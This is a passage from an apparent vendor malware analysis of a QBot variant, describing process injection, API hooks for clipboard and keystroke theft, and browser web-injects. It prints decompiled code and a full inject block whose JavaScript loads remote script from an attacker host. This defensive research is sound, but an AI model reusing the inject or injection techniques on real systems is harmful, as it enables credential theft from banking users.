      ++v4;
    }
    while ( v4 < 0xF );
    sub_6E292205(v6);
    do
      v5 = CallBack_fun(&Dst, a2);
    while ( v5 && Process32Next(v2, &Dst) );
    CloseHandle_0(v2);
    result = v5 == 0;
    ●●●
```

Figure 5.2. Pseudo code to enumerate the running processes

In the callback function, it copies the injection-module into a new memory space of the target process. It also reads the file “ebofekzl.utb” and copies its content into the target process too. Decrypting the file “ebofekzl.utb”, we can see it contains a large number of groups of JavaScript code that could be injected into some web pages that the victim is on.

It then copies a local function into the target process and calls the API CreateRemoteThread to run it in a remote thread. The function is a loader that is used to quietly load the copied injection-module into an executable and execute it in the target process. Its argument is a data block that includes some basic information, like the base address of the copied injection-module, the file content of “ebofekzl.utb”, the QBot process full path, and so on.

The injector module performs these steps to inject the injection-module into a process, and it then executes within them to steal more useful information from the victim. In addition, the injector module enumerates the processes every second (Sleep(1000)) for the upcoming processes.

Injection-Modules at Work on a Victim’s Device

Once the injection-module executes in a target process, it makes a group of hooks to key APIs. These include TranslateMessage(), GetClipboardData(), GetMessage(), HttpSendRequest(), InternetReadFile(), InternetReadFileEx(), InternetQueryDataAvailable(), HttpOpenRequest(), HttpSendRequestEx(), and InternetWriteFile(). It also includes some APIs from nss3.dll or nspr4.dll for FireFox, including PR_OpenTCPSocket(), PR_Read(), and PR_Write(), as well as several APIs for Chrome.

The local hook function definitions for some of the hooked API functions are shown in Figure 6.1.

```
●●●
dd offset hook_Query_Main
dd offset dword_B38A6C  ; jmp to ori "Query_Main"
align 8
dd 338Eh                ; "user32.dll"
dd 3160h                ; "TranslateMessage"
dd offset hook_TranslateMessage
dd offset dword_B38AB4  ; jmp to ori "TranslateMessage"
dd 0
db    0
dd 338Eh                ; "user32.dll"
dd 6FAh                 ; "GetClipboardData"
dd offset hook_GetClipboardData
dd offset dword_B38A64  ; jmp to ori "GetClipboardData"
dd 0
dd 0
dw 0
db    0
dd 338Eh                ; DATA XREF: sub_B12A1C+3↑o
                        ; sub_B12D56+2F↑o
                        ; "user32.dll"
dd 270Eh                ; "GetMessageA"
dd offset hook_GetMessageA
dd offset dword_B38AE4  ; jmp to ori "GetMessageA"
dd 0
db    0
dd 338Eh                ; "user32.dll"
dd 82Bh                 ; "GetMessageW"
dd offset hook_GetMessageW
dd offset dword_B38AD8  ; jmp to ori "GetMessageW"
●●●
```

Figure 6.1 Partial list of the hook function definitions

Through the local hook function of GetClipboardData() and TranslateMessage(), QBot is able to obtain the victim’s data from the system clipboard, as well as keystrokes (key logger).

To analyze how it does this, I opened a Notepad application and copied & pasted something into it so the data was in the system clipboard. The local hook function actually captures the clipboard data earlier than Notepad, and the injection-module puts the data into following structure:

t=kb time=[11:33:54-11/06/2020] p=[C:\Windows\system32\notepad.exe] t=[Untitled - Notepad] b=[my account: 11111111111<0D><0A>pw: my_password]

“t=kb” is data type, “time” is record time, “p” is the full path of the process where the paste happened, “t” is the title of the application, “b” is the data that I had copy & pasted into the Notepad. Keylogger records have the same structure as the clipboard, except that the value of “b” is replaced with what the victim types.

Next, the data is RC4 encrypted and saved into a local file, named “mavrihvu32.dll”. Are you familiar with this file? Yes, it was used to store the collected certificates and installed software from the victim’s device, which I explained earlier. The same process occurs here: the injection-module keeps recording data and saving it to this file, and meanwhile, the transmission thread in the core module keeps reading this file and compressing it with zlib into the file “cmavrihvu32.dll”. And finally, it is sent to the C2 server within packet “8”:7 (refer to Figure 4.3 for more information.) By the way, the transmission thread (function index 0x15) starts from time to time to check if “mavrihvu32.dll” exists.

QBot provides three groups of APIs for most popular browsers, such as Google Chrome, Microsoft IE, Microsoft Edge, and Mozilla Firefox.

```
set_url https://www.[redacted].com/ GP
data_before
<head>
data_end

data_inject
<script id="inj_add" type="text/javascript">(function(){function c(d){var
a=document.getElementById(d);a.parentElement.removeChild(a)}var
b=setInterval(function(){try{c("inj_add");clearInterval(b)}catch(e){}},1);var
n;document.head?n=document.head.parentElement:n=document.getElementsByTagName("head")[0].parentElement;n.style.opaci
ty=0;n.style.filter="alpha(opacity=0)";setTimeout(function(){var
n;document.head?n=document.head.parentElement:n=document.getElementsByTagName("head")[0].parentElement;if
(/opacity/.test(n.getAttribute("style")))n.style.opacity='';},
40000);navigator.bot_info=(bot_id:'%BOTID%',user_name:'',user_domain:'',pc_name:'',vendor_id:'%BOT_VENDOR_ID%');docu
ment.write('<scr'+'ipt id="inj_inj" src="https://secure-srv.com/wbj/br/content/[redacted]/tom/ajax.js?r='+Number((new
Date()).getHours()+(new Date()).getDay()+(new Date()).getMonth())+'"></scr'+'ipt>');})();</script>
data_end

data_after
data_end
```

Figure 6.2. An entire injection data block for one website

Figure 6.2 shows one injected data block for one website whose URL is in the “set_url” item. Let me explain when and how the injected data is processed. When the victim is accessing a website that matches the one defined in “set_url”, the local hook function obtains the response html source code. It then finds the “<head>” label that defines between “data_before” and “data_end” in the html source code. The injection-module modifies the html source code and injects the JavaScript code between “data_inject” and “data_end” into the labels “<head>” and “</head>”. Finally, the local hook function replies with the new html source code to the browser, where the injected malicious JavaScript code gets executed when the browser displays the page.

Note: *The entire data set used for injecting JavaScript data (“ebofekzl.utb”) is kept encrypted in the target process memory until it access to a website is completed. After going through the data, we determined that the campaign was intercepting data destined to more than forty financial websites, two stock trading platforms, two online shopping websites, as well as one telecommunications company. Fortinet has shared this intelligence with relevant law enforcement agencies.*



Figure 6.3. Malicious JavaScript code is injected into the html source code

Figure 6.3 shows an example where the injected JavaScript code has been injected into the html source code within the red rectangle. I found this when I accessed an online shopping website in Microsft IE browser. The injection action is performed in a local hook function of the API InternetQueryDataAvailable(). As you can see, the victim ID “rvhd1s712290” was used

in communication with the C2 server inside the malicious JavaScript code to help the C2 server recognize the victim, which is called “fakebotid” here.

For browsers Google Chrome and Mozilla Firefox, the injection action happens in different hook functions other than API InternetQueryDataAvailable() because they implement their own network communication API functions than those Microsoft IE uses that are provided default by Windows OS.

Updates to This QBot Payload File

As I mentioned before, the QBot payload file has been frequently updated since I started analyzing this variant. The latest version of the core module (resource “307”) was compiled on May 28, 2020. It has enriched its feature on detecting if it is in an analysis environment. For example, it added detecting if one of 37 different analysis tools are running, including Fiddler.exe, Ollydbg.exe, lordpe.exe, regshot.exe, Autoruns.exe, dsniff.exe, VBoxTray.exe, x32dbg.exe, Tcpview.exe, and so on. Once one of those processes is running, it returns 1 as the exit code of the process using the “/C” parameter that I explained in Part I of this analysis.

Conclusion

In this analysis, I provided more details on how the core module collects data from the victim’s device, how the core module extracts submodules, as well as how it injects the injection-module into other processes. I also explained that QBot was able to collect system clipboard data and keystrokes from the victim’s device in real-time through the injection-module injected in many processes. And finally, I gave an example to show how it injects its malicious JavaScript into a web page.

From my analysis, we can safely say that the developer of QBot is super careful. QBot performs numerous checks (for example, with “/C, /W” parameters) before performing a malicious action. It also wipes its footprints from time to time to evade detection. All of the intermediate data is also encrypted, and files are deleted immediately after use.

Solution

The C2 servers used by QBot are already added to FortiGuard IP reputation database. In addition, Fortinet customers running FortiGate are already protected because it already blocks all traffic to these C2 servers.

FortiGuard Labs has also shared our findings with relevant law enforcement agencies in order to communicate the issues we identified concerning targeted organizations.

Learn more about FortiGuard Labs threat research and the FortiGuard Security Subscriptions and Services portfolio. Sign up for the weekly Threat Brief from FortiGuard Labs.

Learn more about Fortinet’s free cybersecurity training initiative or about the Fortinet Network Security Expert program, Network Security Academy program, and FortiVet program.
